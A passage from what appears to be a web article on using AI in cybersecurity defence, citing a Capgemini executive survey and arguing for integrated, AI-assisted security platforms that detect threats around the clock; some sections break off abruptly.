After all, cybercrime doesn't follow a set schedule your cyber security response capabilities shouldn't either. You need to be able to detect, identify, and respond to the threats immediately — 24/7/365. Regardless of holidays, non-work hours, or when employees are otherwise unavailable, your digital security solutions need to be up to the task and able to respond immediately. Artificial intelligence-based cyber security solutions are designed to work around the clock to protect you. AI can respond in milliseconds to cyberattacks that would take minutes, hours, days, or even months it would take humans to identify. What cyber security executives think about AI? Capgemini Research Institute analyzed the role of cyber security and their report "Reinventing Cybersecurity with Artificial Intelligence" indicates that building up cyber security defenses with AI is imperative for organizations. This is, in part, because the survey's respondents (850 executives from cyber security, IT information security and IT operations across 10 countries) believe that AI enabled response is necessary because hackers are already using the technology to perform cyberattacks. Some of the report's other key takeaways include: 75% of surveyed executives say that AI allows their organization to respond faster to breaches. 69% of organizations think AI is necessary to respond to cyberattacks. Three in five firms say that using AI improves the accuracy and efficiency of cyber analysts.

The use of artificial intelligence can help broaden the horizons of existing cyber security solutions and pave the way to create new ones. As networks become larger and more complex, artificial intelligence can be a huge boon to your organization's cyber protections. Simply put, the growing complexity of networks is beyond what human beings are capable of handling on their own. And that's okay to acknowledge — you don't have to be prideful. But it does leave you with answering a critical question: What are you going to do to ensure your organization's sensitive data and customer information are secure? Artificial intelligence in cyber security: how you can add AI to your defense?

Effectively integrating artificial intelligence technology into your existing cyber security systems isn't something that can be done overnight. As you'd guess, it takes planning, training, and groundwork preparation to ensure your systems and employees can use it to its full advantage. In an article for Forbes, Allerin CEO and founder Naveen Joshi shares that there are many ways that AI systems can integrate with existing cyber security functions

Conclusion

At present, several cyber security solutions and tools are available for organization's needs. The challenge is the fragmentation of solutions and tools, as well as the problems of the implementation and maintenance of new systems, which cause management difficulties and increase complexity within the whole system. The complexity of systems requires the development of integrated systems that identify both external and internal threats, and which have comprehensive, built-in cyber security systems.

The system under development must include intelligent analytic solutions within the entire organization's IT infrastructure. The system must be able to perceive both the organization's internal processes, as well as external ones. The IT infrastructure must contain the necessary information security capabilities. The system should detect and quickly react to symptoms of a network attack, such as an abnormal login to a server containing valuable data, or suspicious usage of cloud services. Novel ways to detect threats are needed, as an organization may face up to 200 000 information security events per day. Investigating events by using human information security specialists is expensive and is time-consuming. Integrated and holistic solutions provide the required visibility for all levels of the ICT system, which means protection and preventing of cyber-attacks can be implemented as a whole rather than as individual procedures. Artificial intelligence provides great utility in conducting early-stage analysis and observations and detect anomalies. Artificial intelligence is able to process hundreds of thousands of documents and data sources instantly.

At present, nearly 8000 articles concerning information security are published each day, whose processing and application requires the use of an intelligent machine and sophisticated tools, such as natural language processing (NLP). An attacker takes an advantage of soloed organizational solutions that have been compromised, but which have an impact on the organization's entire ICT system. Traditional perimeter old-fashioned information security solutions do not respond to

today's sophisticated threats, both within the organization, and outside of it. Within an integrated security system, a strong network information security protection, terminal management and security, active monitoring of data streams, creation of detection capability and preventing attack vectors is created. The system requires the ability to understand the ever-changing field of attacks and novel attack vectors. An intelligent cyber security forms a platform that provides a broad ecosystem of integrated information security solutions. The platform solution enables an effective co-operation between cyber security specialists and an artificial-intelligence-based solution in which the artificial intelligence component acts as an expert assistant by executing necessary operations, and at the same time produces processed information as a basis for decision-making.